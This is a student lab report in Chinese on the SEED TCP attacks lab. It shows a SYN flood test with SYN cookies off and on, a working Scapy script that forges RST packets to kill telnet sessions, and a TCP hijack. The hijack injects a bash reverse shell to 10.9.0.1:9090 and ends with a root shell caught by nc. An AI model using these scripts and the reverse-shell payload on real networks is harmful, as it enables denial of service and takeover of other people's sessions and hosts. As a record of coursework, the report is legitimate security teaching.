Chapter1 实验报告

57118238 刘欣宇

Task 1

目标主机目前的 SYN Cookies 是关闭的，主机地址 10.9.0.5，开放端口为 23：

```
root@ebf7d7a01864:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:34911        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@ebf7d7a01864:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@ebf7d7a01864:/#
```

图 1-1

此时在主机上以 root 权限运行 synflood.c：

```
root@VM:/home/seed/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup
/volumes# ./synflood 10.9.0.5 23
^C
```

图 1-2

此时在目标主机上查看连接，结果如图，可以观察到程序伪造的地址不同：

```
root@ebf7d7a01864:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:34911        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             171.73.216.5:14556      SYN_RECV
tcp        0      0 10.9.0.5:23             95.143.56.1:13472       SYN_RECV
tcp        0      0 10.9.0.5:23             8.22.140.74:49514       SYN_RECV
tcp        0      0 10.9.0.5:23             247.249.76.79:15378     SYN_RECV
tcp        0      0 10.9.0.5:23             44.133.69.127:45690     SYN_RECV
tcp        0      0 10.9.0.5:23             52.6.106.78:279         SYN_RECV
tcp        0      0 10.9.0.5:23             94.60.144.97:9904       SYN_RECV
tcp        0      0 10.9.0.5:23             186.57.242.38:64454     SYN_RECV
tcp        0      0 10.9.0.5:23             25.205.240.88:27828     SYN_RECV
tcp        0      0 10.9.0.5:23             217.225.43.88:33689     SYN_RECV
tcp        0      0 10.9.0.5:23             187.148.130.74:1852     SYN_RECV
tcp        0      0 10.9.0.5:23             207.252.125.112:53808   SYN_RECV
tcp        0      0 10.9.0.5:23             14.243.49.77:58793      SYN_RECV
```

图 1-3

在目标主机未有任何 TCP 连接时运行 synflood，同时尝试其他主机对目标主机进行 telnet，观察到也可以连接成功。

```
tcp        0      0 10.9.0.5:23             243.32.187.125:32335    SYN_RECV
tcp        0      0 10.9.0.5:23             174.126.185.22:48010    SYN_RECV
tcp        0      0 10.9.0.5:23             34.193.62.62:54068      SYN_RECV
tcp        0      0 10.9.0.5:23             104.234.63.44:25065     SYN_RECV
tcp        0      0 10.9.0.5:23             58.143.17.74:42303      SYN_RECV
tcp        0      0 10.9.0.5:23             87.223.200.112:64997    SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.1:39264          ESTABLISHED
tcp        0      0 10.9.0.5:23             182.74.160.22:35616     SYN_RECV
tcp        0      0 10.9.0.5:23             207.3.87.75:20339       SYN_RECV
tcp        0      0 10.9.0.5:23             210.164.122.70:15307    SYN_RECV
tcp        0      0 10.9.0.5:23             11.114.197.9:52424      SYN_RECV
tcp        0      0 10.9.0.5:23             144.34.216.105:59591    SYN_RECV
```

图 1-4

```
root@VM:/volumes# telnet 10.9.0.5 -l root
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  8 10:56:09 UTC 2021 from 10.9.0.1 on pts/2
root@ebf7d7a01864:~#
```

图 1-5

当目标主机已有完整的 TCP 连接时：

```
root@ebf7d7a01864:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:34911        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@ebf7d7a01864:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:34911        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.1:39256          ESTABLISHED
```

图 1-6

再次运行 synflood：

```
tcp        0      0 10.9.0.5:23             10.247.129.90:36033     SYN_RECV
tcp        0      0 10.9.0.5:23             203.105.28.103:60023    SYN_RECV
tcp        0      0 10.9.0.5:23             113.77.97.119:49649     SYN_RECV
tcp        0      0 10.9.0.5:23             172.141.4.10:10528      SYN_RECV
tcp        0      0 10.9.0.5:23             164.152.229.89:7406     SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.1:39256          ESTABLISHED
tcp        0      0 10.9.0.5:23             170.32.217.78:39893     SYN_RECV
tcp        0      0 10.9.0.5:23             16.78.168.85:19188      SYN_RECV
```

图 1-7

观察到的现象与 pdf 中提到的 interesting observation 并不相同。我观察到该现象的原因可能是所进行的泛洪攻击并没有将目标机的网络资源耗尽，所以还是可以提供正常的服务。

在 docker-compose.xml 中修改设置打开针对 SYN 泛洪的 Countermeasures：

```
Victim:
    image: handsonsecurity/seed-ubuntu:large
    container_name: victim-10.9.0.5
    tty: true
    cap_add:
            - ALL
    sysctls:
            - net.ipv4.tcp_syncookies=1
```

```
root@890144e74a08:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
root@890144e74a08:/#
```

图 1-8

再次运行 synflood 攻击，此时结果如图 1-9，攻击不再成果：

```
root@890144e74a08:/# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:41043        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@890144e74a08:/# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:41043        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
```

图 1-9

Task2：

编写自动发送伪造的 RST 报文的代码：

```python
#!/usr/bin/env python3
from scapy.all import *

def rst_attack(pkt):
        if pkt[TCP].flags=='A':
                ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
                tcp = TCP(sport=pkt[TCP].sport,
 dport=pkt[TCP].dport, flags="R", seq=pkt[TCP].seq,
 ack=pkt[TCP].ack)
                pkt = ip/tcp
                ls(pkt)
                send(pkt,verbose=0)
                print("Have Reset!")


sniff(iface='br-55db3fa541e1', filter='tcp', prn=rst_attack)

```

图 1-10 代码

运行文件，被构造的报文如下图 1-11：

```
root@VM:/home/seed/Desktop# ./Task2_try.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>
)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.7'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 43434           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 2874952378      (0)
ack        : IntField                            = 1993572309      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>    (<Flag 2 (S)
>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
Have Reset!
```

图 1-11 报文

已经 telnet 上 usr2 的 usr1，连接被断开，结果如图 1-12 所示：

```
root@5666795ea555:/# telnet 10.9.0.7 -l root
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  8 13:21:37 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pt
s/7
root@f48348db7203:~# pwd
/root
root@f48348db7203:~# pConnection closed by foreign host.
```

图 1-12

Task3：

利用 Wireshark 手工构造伪造报文：



图 1-13

运行 Task3.py，能够在 Wireshark 中捕获所伪造的报文：



图 1-14

原始终端无法输入，说明正常的 TCP 连接已经被劫持：

```
To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  8 12:35:36 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pt
s/2
root@f48348db7203:~# ls -la
total 28
drwx------ 1 root root 4096 Jul  8 11:57 .
drwxr-xr-x 1 root root 4096 Jul  8 11:22 ..
-rw------- 1 root root   44 Jul  8 12:34 .bash_history
-rw-rw-r-- 1 root root  160 Nov 26  2020 .bashrc
drwxr-xr-x 1 root root 4096 Jul  8 11:56 .cache
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
root@f48348db7203:~#
```

图 1-15

新开终端链接查看，发现 data 中的命令执行，1.txt 文件被创建且文件中的为设定的字符串：

```
[07/08/21]seed@VM:~/.../Labsetup$ docksh 56
root@5666795ea555:/# telnet 10.9.0.7 -l root
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  8 12:43:41 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pt
s/7
root@f48348db7203:~# ls -la
total 32
drwx------ 1 root root 4096 Jul  8 12:46 .
drwxr-xr-x 1 root root 4096 Jul  8 11:22 ..
-rw------- 1 root root   44 Jul  8 12:34 .bash_history
-rw-rw-r-- 1 root root  160 Nov 26  2020 .bashrc
drwxr-xr-x 1 root root 4096 Jul  8 11:56 .cache
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
-rw-r--r-- 1 root root   19 Jul  8 12:46 1.txt
root@f48348db7203:~# cat 1.txt
I am hijacking you
root@f48348db7203:~#
```

图 1-16

Task4

最后一个实验只需将 Task2 中自动构造代码与 Task3 中所传输数据中的命令进行修改即可，其中攻击主机的 IP 为 10.9.0.1，监听的端口为 9090：

Open ▾ Task4.py ~/Desktop Save

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4
5 def hij_attack(pkt):
6         if pkt[TCP].flags=='A':
7                 ip = IP(src="10.9.0.6", dst="10.9.0.7")
8                 tcp = TCP(sport=pkt[TCP].sport,
  dport=pkt[TCP].dport, flags="A", seq=pkt[TCP].seq,
  ack=pkt[TCP].ack)
9                 data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090
  0<&1 2>&1 \r"
10                pkt = ip/tcp/data
11
12                send(pkt,verbose=0)
13                print("Have Sent!")
14
15
16 sniff(iface='br-55db3fa541e1', filter='tcp and src host 10.9.0.6
  and dst host 10.9.0.7', prn=hij_attack)
```

图 1-17

```
^Croot@VM:/home/seed/Desktop# ./Task4.py
Have Sent!
Have Sent!
Have Sent!
Have Sent!
Have Sent!
Have Sent!
Have Sent!
Have Sent!
Have Sent!
Have Sent!
Have Sent!
Have Sent!
Have Sent!
```

图 1-18

在攻击主机处监听 9090 端口，当发出攻击报文之后接受来自 10.9.0.7 的连接，并获得反弹的 shell：

```
root@VM:/home/seed/Desktop# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 37740
root@f48348db7203:~# whoani
whoani
bash: whoani: command not found
root@f48348db7203:~# whoami
whoami
root
```